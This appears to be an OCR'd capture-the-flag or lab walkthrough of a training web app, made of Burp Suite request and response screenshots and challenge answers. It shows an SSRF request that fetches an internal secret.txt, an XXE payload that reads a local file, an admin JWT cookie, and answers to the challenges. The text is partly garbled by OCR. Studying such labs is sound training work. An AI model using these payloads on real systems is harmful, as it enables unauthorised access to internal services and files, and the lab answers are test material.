
```
1  POST /web/c17.ns HTTP/1.1
2  Host: gw.lab.ns.exploitlab.net:2023
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 52
9  Origin: http://gw.lab.ns.exploitlab.net:2023
10 Connection: keep-alive
11 Referer: http://gw.lab.ns.exploitlab.net:2023/web/c17.ns
12 Cookie: jwt_access=
   eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJOZXQgU3F1YXJlIFNvbHV0aW9ucyBQcml2YXRlIExpbWl0ZWQiLCJpYXQiOjE2MDA5MDQyM
   TAsImV4cCI6MTYzMjQ0MDIxMSwiYXVkIjoiRW5pZ21hIiwic3ViIjoiMjU2LWJpdC1zZWNyZXQgaXMgc2VjcmV0IHdpdGggSFMyNTYiLCJ1c2VyIjoiYWR
   taW4iLCJsb2dpbiI6IjAifQ.f-m0ZEMfUn7gZOLdybdqBCw3ncddra8DtHhmynbQDqA; PHPSESSID=qo65uo066frjupiq44ngd9qvn0

15

16 url=http%3A%2F%2F192.168.2.243:8080&my_submit=Submit
```


Target Dashboard Proxy Intruder Repeater Collaborator Sequencer Logger Organizer Extensions Learn Decoder Search Settings
Comparer Logger++ CSP JSON Web Tokens
1 × 2 × 3 × 4 × 5 × 6 × 7 × 8 × 9 × 10 ×
Send Cancel
Target: http://gw.lab.ns.exploitlab.net:2023 HTTP/1
Request
Pretty Raw Hex JSON Web Tokens
1 POST /web/c17.ns HTTP/1.1
2 Host: gw.lab.ns.exploitlab.net:2023
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 63
9 Origin: http://gw.lab.ns.exploitlab.net:2023
10 Connection: keep-alive
11 Referer: http://gw.lab.ns.exploitlab.net:2023/web/c17.ns
12 Cookie: jwt_access=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJOZXQgU3F1YXJlIFNvbHV0aW9ucyBQcml2YXRlIExpbWl0ZWQiLCJpYXQiOjE2MDA5MDQyMTAsImV4cCI6MTYzMjQ0MDIxMSwiYXVkIjoiRW5pZ21hIiwic3ViIjoiMjU2LWJpdC1zZWNyZXQgaXMgc2VjcmV0IHdpdGggSFMyNTYiLCJ1c2VyIjoiYWRtaW4iLCJsb2dpbiI6IjAifQ.f-m0ZEMfUn7gZOLdybdqBCw3ncddra8DtHhmynbQDqA; PHPSESSID=qo65uo066frjupiq44ngd9qvn0
15
16 url=http%3A%2F%2F192.168.2.243:8080/secret.txt&my_submit=Submit
Response
Pretty Raw Hex Render
ample.com/">
</td>
</tr>
<tr>
<td>
</td>
<td>
<input type="submit" name="my_submit" value="Submit">
</td>
</tr>
</table>

Token: NS-49648A76B21CED9C5248

</fieldset>
</form>

Inspector
Notes


Target Dashboard Proxy Intruder Repeater Collaborator Sequencer Logger Organizer Extensions Learn Decoder Search Settings
Comparer Logger++ CSP JSON Web Tokens
1 × 2 × 3 × 4 × 5 × 6 × 7 × 8 × 9 × 10 × 11 ×
Send Cancel
Target: http://gw.lab.ns.exploitlab.net:2023 HTTP/1
Request
Pretty Raw Hex JSON Web Tokens
POST /web/select_list_xxe.ns HTTP/1.1
Host: gw.lab.ns.exploitlab.net:2023
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Content-type: text/xml; charset=UTF-8
Content-Length: 134
Origin: http://gw.lab.ns.exploitlab.net:2023
Connection: keep-alive
Referer: http://gw.lab.ns.exploitlab.net:2023/web/c21.ns
Cookie: jwt_access=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJOZXQgU3F1YXJlIFNvbHV0aW9ucyBQcml2YXRlIEXpbWl0ZWQiLCJpYXQiOjE2MDA5MDQyMTAsImV4cCI6MTYzMjQ0MDIxMSwiYXVkIjoiRW5pZ21hIiwic3ViIjoiMjU2LWJpdC1zZWNyZXQgaXMgc2VjcmV0IHdpdGggSFMyNTYiLCJ1c2VyIjoiYWRtaW4iLCJsb2dpbiI6IjAifQ.f-m0ZEMfUn7gZOLdybdqBCw3ncddra8DtHhmynbQDqA; PHPSESSID=eeao1grfqe98459ahdpnu8ifj6
<?xml version="1.0"?>
<!DOCTYPE data [<!ENTITY test SYSTEM 'file:///etc/hash.txt'>]><data>
<col>
JnRlc3Q7</col>
<wval>
2012
</wval>
</data>
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Date: Mon, 07 Oct 2024 12:54:42 GMT
Server: Microsoft-IIS/10.0
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Vary: Accept-Encoding
Content-Length: 506
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

126740987218
<table>
</tr>
<td>

USA

</td>
<td>
<B style="color:#56baf8;">
Mandalay Bay Convention Center
</B>

3950 Las Vegas Blvd. South
Inspector
Notes

Challenge List

Find Oraganisation Information

A3:2017-Sensitive Data Exposure
WSTG-INFO-01 Conduct Search Engine Discovery Reconnaissance for Information Leakage
WSTG-CONF-04 Review Old Backup and Unreferenced Files for Sensitive Information

Net Square has been launched on which date ?

Date (DDMMYYYY) : 26012000 submit

Yes you did!

Challenge List

Fingerprinting

WSTG-INFO-02 Fingerprint Web Server


Web server fingerprinting is the task of identifying the type and version of web server that a target is running on. While web server fingerprinting is often encapsulated in automated testing tools, it is important for researchers to understand the fundamentals of how these tools attempt to identify software, and why this is useful.
Accurately discovering the type of web server that an application runs on can enable security testers to determine if the application is vulnerable to attack. In particular, servers running older versions of software without up-to-date security patches can be susceptible to known version-specific exploits.

What web server is this site running on? Microsoft-IIS/10.0

What is the back-end application engine? NS-ENG

Did I get those right?

Yes you did! Continue on to the next challenge


Target
Dashboard
Proxy
Intruder
Repeater
Collaborator
Sequencer
Logger
Organizer
Extensions
Learn
Decoder
Search
Comparer
Logger++
CSP
Intercept
HTTP history
WebSockets history
Proxy settings
Filter settings: Hiding CSS, image and general binary content
Host
Method
URL
Params
Edit
Stat
Len
Time
48
http://gw.lab.ns.exploitlab.ne...
GET
/web/c5.ns
200
2...
21:56:50 6 O
Request
Pretty
Raw
Hex
1 GET /web/c5.ns HTTP/1.1
2 Host: gw.lab.ns.exploitlab.net:2023
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://gw.lab.ns.exploitlab.net:2023/score.ns
8 Connection: keep-alive
9 Cookie: PHPSESSID=faigh2dcahtqcj49pds4islgu1
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
Response
Pretty
Raw
Hex
Render
1 HTTP/1.1 200 OK
2 Date: Sun, 06 Oct 2024 16:26:49 GMT
3 Server: Microsoft-IIS/10.0
4 X-Frame-Options: SAMEORIGIN
5 X-Content-Type-Options: nosniff
6 Application-Engine: NS-ENG
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
9 Pragma: no-cache
10 Vary: Accept-Encoding
11 Content-Length: 1606
12 Keep-Alive: timeout=5, max=100
13 Connection: Keep-Alive
14 Content-Type: text/html; charset=UTF-8
15
16 <html>
17 <head>
18 <link rel="stylesheet" type="text/css" href="../styles.css">
19 </head>
20 <body>